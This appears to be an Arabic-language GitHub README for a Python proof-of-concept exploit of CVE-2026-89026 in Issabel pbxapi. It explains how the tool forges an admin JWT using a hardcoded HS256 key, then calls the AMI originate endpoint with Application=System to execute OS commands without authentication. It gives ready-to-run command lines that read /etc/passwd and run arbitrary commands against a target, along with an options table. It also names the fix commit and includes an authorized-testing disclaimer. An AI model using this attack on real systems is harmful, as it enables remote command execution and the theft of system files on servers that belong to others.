
 im-hanzou/cve-2026-89026
إثبات مفهوم بلغة Python للثغرة CVE-2026-89026: يزوّر رمز JWT بخوارزمية HS256 باستخدام المفتاح المضمّن في Issabel pbxapi لتجاوز المصادقة وتنفيذ أوامر نظام التشغيل عبر AMI originate.

إثبات مفهوم (POC) لتنفيذ أوامر عن بُعد (RCE) عبر JWT مضمّن بشكل ثابت في Issabel pbxapi
إطار عمل Issabel pbxapi — تزوير JWT دون مصادقة (مفتاح HS256 مضمّن بشكل ثابت) ثم GET /pbxapi/manager/originate مع Application=System لتنفيذ أوامر نظام التشغيل بصلاحيات مستخدم Asterisk. تمت المعالجة في الالتزام b97dbaf (يُحمَّل المفتاح من /etc/issabel.conf). رصدت Shadowserver استغلالاً ابتداءً من 2026-09-09.
للاستخدام في الاختبار المصرّح به فقط. لا تشغّل هذا ضد أنظمة لا تملكها أو لا تملك إذناً باختبارها.
المتطلبات: Python 3، المكتبة القياسية فقط.
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --test --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --read /etc/passwd --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --cmd id --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u TARGET --test
| الخيار | ما يفعله |
|---|---|
-u / --url | عنوان URL الأساسي لـ Issabel (مطلوب). http:// أو https://. يُجرَّب اسم المضيف بدون بروتوكول عبر HTTPS أولاً، ثم HTTP. تحويلات http→https تحافظ على POST. تُعاد محاولة شهادات TLS السيئة دون تحقق؛ --insecure يتخطى التحقق من البداية (غالباً ما يستخدم Issabel شهادة موقّعة ذاتياً) |
--test | بصمة /pbxapi وإثبات قبول JWT إداري مزوّر. لا originate / لا أوامر |
--read PATH | تنفيذ cp PATH إلى جذر الويب عبر System، ثم GET للملف (بهذه الطريقة ترى /etc/passwd) |
--cmd CMD | GET /pbxapi/manager/originate?application=System&data=CMD. لا يُرجع AMI stdout — استخدم --read لعرض ملف |
--channel | Channel الخاص بـ Originate (الافتراضي Local/s@default) |
--insecure | تخطي التحقق من TLS |
--timeout | مهلة HTTP بالثواني (الافتراضي 30) |
نقاط نهاية --test: GET /pbxapi/ بدون Authorization (المتوقع 403)، ثم نفس عنوان URL مع Authorization: Bearer <forged JWT>. استجابة 200 بصيغة JSON تسرد controllers / manager (أو JSON اتصال AMI بعد المصادقة) تعني VULNERABLE. لا يستدعي originate.
المصادقة: لا توجد أي مصادقة للمهاجم. الـ API يظن أن لديه مصادقة Bearer JWT. قبل المعالجة، يضبط pbxapi/index.php قيمة JWT_KEY إلى سلسلة مُضمَّنة في كل تنصيب. يوقّع PoC بـ HS256 على {iat, exp, data.name=admin} باستخدام ذلك المفتاح. بعد المعالجة يصبح المفتاح base64_decode(pbxapijwtsecret) من /etc/issabel.conf ويُرفض الرمز الافتراضي (NOT_VULNERABLE).
Stdout: PBXAPI، VULNERABLE، NOT_VULNERABLE، NOT_FOUND، HANDLER، HTTP.

CVE: CVE-2026-89026. الفضل: Shadowserver Foundation / VulnCheck. التصحيح: b97dbaf.






